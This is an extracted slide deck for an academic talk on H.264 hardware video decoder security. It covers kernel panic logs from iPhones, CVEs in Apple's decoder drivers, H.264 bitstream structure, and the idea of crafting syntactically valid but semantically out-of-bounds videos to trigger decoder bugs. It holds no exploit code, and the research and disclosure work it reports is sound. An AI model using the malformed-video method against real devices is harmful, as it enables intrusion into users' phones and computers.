Amlogic	Amlogic Video Engine
Amphion	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

Decoder Kernel Driver



- Takes untrusted input from the *Internet*
- **Parses part of the video in the *kernel***
- Sends the rest to hardware to produce frames

Surely nothing could go wrong



Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Apple Mobile Hardware Video Decoder



AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Apple Mobile Hardware Video Decoder



AppleD5500

```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
  at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (s
•      x0: 0xffffffffe3e7162000 x1: 0xffffffffe600
•      x4: 0x0000000000000001 x5: 0x000000000000
•      x8: 0x0000000000000007 x9: 0xfffffffffec04
•      x12: 0x0000000000020002 x13: 0x000000000000
•      x16: 0xffffffff041410000 x17: 0xee66ffec04
•      x20: 0xffffffffe3e7162000 x21: 0x0000000002b
•      x24: 0xffffffffe3e7162000 x25: 0xfffffffffe4cd
•      x28: 0x0000000000000000 fp: 0xfffffffffeb17
pc: 0xffffffff0095a162c cpsr: 0x80400204
```



AppleAVD

```
b17c33570)
00000003f x3: 0x0000000000000000
0000000000 x7: 0x0000000000000000
e133ab8000 x11: 0xffffffffe3e7162008
0000006000 x15: 0x000000000009000
0000000000 x19: 0xfffffffffeb17c33980
eb17c33980 x23: 0x0000000000000003
e6006b3964 x27: 0x0000000000000000
f00959db94 sp: 0xfffffffffeb17c338c0
06           far: 0xffffffff041410030
```

acs

R9-07K 1820

```
Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



Found 3 parsing vulnerabilities in
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
The University of Texas at Austin

Stephen Checkoway
Oberlin College

Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.

self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”² the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, and runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and

Full Details in the Paper

CVE-2022-22675

AppleAVD H.264 vulnerability
exploited in the wild!


We demonstrate how to exploit
it for a heap overflow

H.264/AVC Basics



H.264 or the Advanced Video Codec (AVC)


- Standardized in 2003 by the ITU & the Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices**



<https://www.itu.int/rec/T-REC-H.264>

MP4 to H.264

```
ffmpeg -i input.mp4 -vcodec copy -an \
-bsf:v h264_mp4toannexb output.264
```



Identifying H.264 Structure



Output.264

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EBO
```

Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Start Codes: [00 00 00 01] or [00 00 01]

Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Network Abstraction Layer Units
(NALUs)

Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

00000001 68EBECB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EB0

NALU:
Network
Abstraction
Layer Unit

Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

00000001 68EBEBCB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EB0

NALU:

Network
Abstraction
Layer Unit

NALU Headers

Identifying H.264 Structure

Output.264

Start Codes

00000001 67 64000BACD9424DF884

00000001 68 EBECB22C

000001 65 888400197F32C800010

6090682C557

00000001 41 9A216C41972EB0

NALU:

Network
Abstraction
Layer Unit

NALU
Header

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

67 64000BACD9424DF884

NALU:

Network
Abstraction
Layer Unit

68 EBECB22C

NALU
Header

65 888400197F32C8000106090682C557

41 9A216C41972EB0

NALU Headers specify a NALU type

Identifying H.264 Structure

Output.264

- 7**: Sequence Parameter Set (SPS)
- 8**: Picture Parameter Set (PPS)
- 5**: Instantaneous Decoder (IDR) Refresh Slice
- 1**: Non-IDR slice

NALU:
Network
Abstraction
Layer Unit

NALU
Header

Parameter Sets (7,8): Set up the Decoder
Slices (5,1): Compressed video frames

Identifying H.264 Structure

Output.264

6764000BACD9424DF884

NALU:

68EBECB22C

Network
Abstraction

65888400197F32C8000106090682C557

Layer Unit

419A216C41972EB0

NALU
Header

Identifying H.264 Structure

Output.264

6764000BACD9424DF884

68EBECB22C

65888400197F32C8000106090682C557

419A216C41972EB0

NALU:

Network
Abstraction
Layer Unit

NALU
Header

The rest of the NALU contains
Syntax Elements

Syntax Elements – Language of H.264


Syntax Elements | Picture Parameter Set (PPS): 68EBECCB22C

7.3.2.2 Picture parameter set RBSP syntax

```
pic_parameter_set_rbsp( ) {  
    pic_parameter_set_id  
    seq_parameter_set_id  
    entropy_coding_mode_flag  
    bottom_field_pic_order_in_frame_present_flag  
    num_slice_groups_minus1  
    if( num_slice_groups_minus1 > 0 ) {  
        slice_group_map_type  
        if( slice_group_map_type == 0 )  
            for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )
```

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)

NALU
Network
Abstraction
Layer Unit
NALU
Header



Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[1]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[1]` are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When `num_slice_groups_minus1` is equal to 0, all slices of the picture belong to the same slice group. The allowed range of `num_slice_groups_minus1` is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of `slice_group_map_type` shall be in the range of 0 to 6, inclusive.

`slice_group_map_type` equal to 0 specifies interleaved slice groups.

`slice_group_map_type` equal to 1 specifies a dispersed slice group mapping.

`slice_group_map_type` equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of `num_slice_groups_minus1` is specified in Annex A.

Syntax Elements – Language of H.264

Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[1]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[1]` are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When `num_slice_groups_minus1` is equal to 0, all slices of the picture belong to the same slice group. The allowed range of `num_slice_groups_minus1` is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of `slice_group_map_type` shall be in the range of 0 to 6, inclusive.

`slice_group_map_type` equal to 0 specifies interleaved slice groups.

`slice_group_map_type` equal to 1 specifies a dispersed slice group mapping.

`slice_group_map_type` equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of `num_slice_groups_minus1` is specified in Annex A.

Syntax Elements – Language of H.264



Syntax Elements

Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax	
pic_parameter_set_rbsp() {	C Descriptor
pic_parameter_set_id	1 ue(v)
seq_parameter_set_id	1 ue(v)
entropy_coding_mode_flag	1 u(1)
bottom_field_pic_order_in_frame_present_flag	1 u(1)
num_slice_groups_minus1	1 ue(v)
if(num_slice_groups_minus1 > 0) {	
slice_group_map_type	1 ue(v)
if(slice_group_map_type == 0)	
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)	

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[1]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[1]` are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

`num_slice_groups_minus1 = ue(v)`

```
if num_slice_groups_minus1 > 0 {
```

slice_group_map_type = ue(v)

1

1

Up mappings

und" slice groups and a "leftover" slice group.

John B. Connell, William E. Rutherford, and Robert L. Johnson

Decoders must implement both syntax AND semantics

7.3.2.2 Picture parameter set RBSP syntax

```
pic_parameter_set_rbsp() {  
    pic_parameter_set_id  
    seq_parameter_set_id  
    entropy_coding_mode_flag  
    bottom_field_pic_order_in_frame_present_flag  
    num_slice_groups_minus1  
    if( num_slice_groups_minus1 > 0 ) {  
        slice_group_map_type  
        if( slice_group_map_type == 0 )  
    }  
}
```

num_slice_groups_minus1 = ue(v)

```
if (num_slice_groups_minus1 > 0) {  
    slice_group_map_type = ue(v)  
}
```

...

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

Decoders must implement both syntax AND semantics

7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp()		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements **delta_pic_order_cnt_bottom** (when **pic_order_cnt_type** is equal to 0) or **delta_pic_order_cnt[1]** (when **pic_order_cnt_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom_field_pic_order_in_frame_present_flag** equal to 0 specifies that the syntax elements **delta_pic_order_cnt_bottom** and **delta_pic_order_cnt[1]** are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When **num_slice_groups_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num_slice_groups_minus1** is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of **slice_group_map_type** shall be in the range of 0 to 6, inclusive.

slice_group_map_type equal to 0 specifies interleaved slice groups.

```
num_slice_groups_minus1 = ue(v)
if (num_slice_groups_minus1 > MAX) return ERROR;
if (num_slice_groups_minus1 > 0) {
    slice_group_map_type = ue(v)
}
```

...

How can we check if decoders implement semantic checks?

7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp()	1	ue(v)
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		
run_length_minus1[iGroup]	1	ue(v)
else if(slice_group_map_type == 2)		

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[1]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. `bottom_field_pic_order_in_frame_present_flag` equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[1]` are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When `num_slice_groups_minus1` is equal to 0, all slices of the picture belong to the same slice group. The allowed range of `num_slice_groups_minus1` is specified in Annex A.

slice_group_map_type specifies how the mapping of slice group map units to slice groups is coded. The value of `slice_group_map_type` shall be in the range of 0 to 6, inclusive.

`slice_group_map_type` equal to 0 specifies interleaved slice groups.

`slice_group_map_type` equal to 1 specifies a dispersed slice group mapping.

`slice_group_map_type` equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2E80		

Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	34	355DE8
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	35	355DE8
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

Want: Generate syntactically correct but semantically non-compliant videos

Syntactically correct:
bitstream correctly read

num_slice_groups_minus1	1	ue(v)
if(num_slice_groups_minus1 > 0) {		
slice_group_map_type	1	ue(v)
if(slice_group_map_type == 0)		
for(iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++)		
run_length_minus1[iGroup]	1	ue(v)
else if(slice_group_map_type == 2)	-----	

bottom_field_pic_order_in_frame_present_flag equal to 1 specifies that the syntax elements delta_pic_order_cnt_bottom (when pic_order_cnt_type is equal to 0) or delta_pic_order_cnt[1] (when pic_order_cnt_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom_field_pic_order_in_frame_present_flag equal to 0 specifies that the syntax elements delta_pic_order_cnt_bottom and delta_pic_order_cnt[1] are not present in the slice headers.

num_slice_groups_minus1 plus 1 specifies the number of slice groups for a picture. When num_slice_groups_minus1 is equal to 0, all slices of the picture belong to the same slice group. The allowed range of num_slice_groups_minus1 is specified in Annex A.

Semantically non-compliant:
syntax elements are out-of-
bounds



Previously Identified Codec Security Vulnerabilities

Bypassing Remotely Exploited

Cinema time!

Abstract

